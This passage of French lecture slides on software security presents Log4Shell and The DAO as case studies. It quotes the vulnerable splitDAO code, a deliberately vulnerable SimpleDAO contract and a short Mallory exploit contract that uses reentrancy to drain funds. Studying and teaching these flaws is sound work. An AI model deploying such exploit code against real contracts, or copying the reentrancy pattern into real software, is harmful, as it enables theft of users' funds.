La bibliothèque Log4j va alors charger cet objet, ainsi que les classes qu'il utilise, et exécuter le code d'initialisation de ces classes, qui sont contrôlées par l'attaquant.

$\Rightarrow$ Exécution de code Java arbitraire

Exemple d'attaque Log4shell



Exécution d'une commande «shell» arbitraire
(ici : lancer l'application «calculateur»).

Causes de la faille Log4shell


Tout est parfaitement sûr vis-à-vis du typage,
y compris le chargement et l'exécution du code distant !

Une interface très simple… (`LOG.error("message")`)
… qui cache de nombreuses fonctionnalités (échappements)
… inconnues ou mal comprises par les programmeurs.

Politique de sécurité configurable (via des fichiers XML) …
… mais la politique par défaut est permissive.

Étude de cas : The DAO

Blockchains et *smart contracts*



Blockchain : registre de transactions, distribué, authentifié par consensus.

Sert généralement de support à une cryptomonnaie.

Peut aussi contenir des *smart contracts* : des scripts exécutés collectivement lorsqu'ils reçoivent une transaction.

The DAO (*Decentralized Autonomous Organization*)

Un fond commun d'investissement géré entièrement par des *smart contracts* sur la *blockchain* Ethereum.

- Les investisseurs achètent des parts (en échange d'Ethers).
- Des projets de financement sont soumis.
- Les investisseurs votent sur les projets, au prorata de leurs parts.
- Les projets retenus sont financés.

L'ascension et la chute de The DAO

2016/04/30 Lancement du *smart contract* (bloc 1428757).

2016/05/21 Le fond a recueilli plus de $150M en Ether, provenant de 11000 investisseurs.

2016/05/27 D. Mark, V. Zamfir et Emin Gün Sirer publient un blog identifiant 5 vulnérabilités dans le *smart contract* et appelant à un moratoire sur The DAO.

2016/06/17 Utilisant une de ces vulnérabilités, un attaquant siphonne 1/3 des fonds de The DAO.

2016/06/20 La fondation Ethereum scinde (*fork*) la *blockchain* pour annuler les transactions de The DAO.

Le code vulnérable dans le *smart contract*

```
function splitDAO(uint _proposalID, address _newCurator)
noEther onlyTokenholders returns (bool _success) {
  ...
  uint fundsToBeMoved =
      (balances[msg.sender] * p.splitData[0].splitBalance) /
      p.splitData[0].totalSupply;
  if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender)
      == false)
      throw;
  ...
  Transfer(msg.sender, 0, balances[msg.sender]);
  withdrawRewardFor(msg.sender);
  totalSupply -= balances[msg.sender];
  balances[msg.sender] = 0;
  paidOut[msg.sender] = 0;
  return true;
}
```

Si ce code était exécuté de manière atomique, tout irait bien…

Code simplifié

(Atzei, Bartoletti & Cimoli, *A survey of attacks on Ethereum smart contracts*, POST 2017)

```
contract SimpleDAO {
    mapping (address => uint) public credit;
    function donate(address to){credit[to] += msg.value;}
    function queryCredit(address to) returns (uint){
        return credit[to];
    }
    function withdraw(uint amount) {
        if (credit[msg.sender]>= amount) {
            msg.sender.call.value(amount)();   //(1)
            credit[msg.sender]-=amount;        //(2)
}}}
```

Des fonds sont transférés (1) avant de décrémenter `credit` (2)

$\Rightarrow$ problème de réentrance si `withdraw` est rappelée avant (2).

Le code de l'attaque

(Atzei, Bartoletti & Cimoli, *A survey of attacks on Ethereum smart contracts*, POST 2017)

```
contract Mallory {
    SimpleDAO public dao = SimpleDAO(0x354...);
    address owner;
    function Mallory(){owner = msg.sender; }
    function() { dao.withdraw(dao.queryCredit(this)); }
    function getJackpot(){ owner.send(this.balance); }
}
```

On a une boucle entre `Mallory.()` et `SimpleDAO.withdraw`

… qui s'arrête quand le DAO n'a plus d'Ether ou la pile déborde

… non sans avoir transféré $N > 1$ fois le solde du compte.

Causes de la faille The DAO

Tout est parfaitement sûr vis-à-vis du typage…

Une erreur de programmation (la réentrance) classique en programmation par objets ou par fonctions d'ordre supérieur.

Un langage (Solidity) peu familier, qui a l'air simple mais cache des ≪pièges≫.

Pas d'outils de vérification pour les *smart contracts* (à l'époque).

Impossibilité de modifier un *smart contract* une fois arrivé dans la *blockchain*.

Bibliographie

Ouvrages

Introduction à la sécurité informatique :

- Bruce Schneier, *Secrets & Lies – Digital security in a networked world*, Wiley, 2000, 2015.
- Traduction française : *Secrets et mensonges*, Vuibert, 2001, épuisé.

Pour aller plus loin :

- Ross Anderson, *Security Engineering – A guide to building dependable distributed systems*, Wiley, 2020.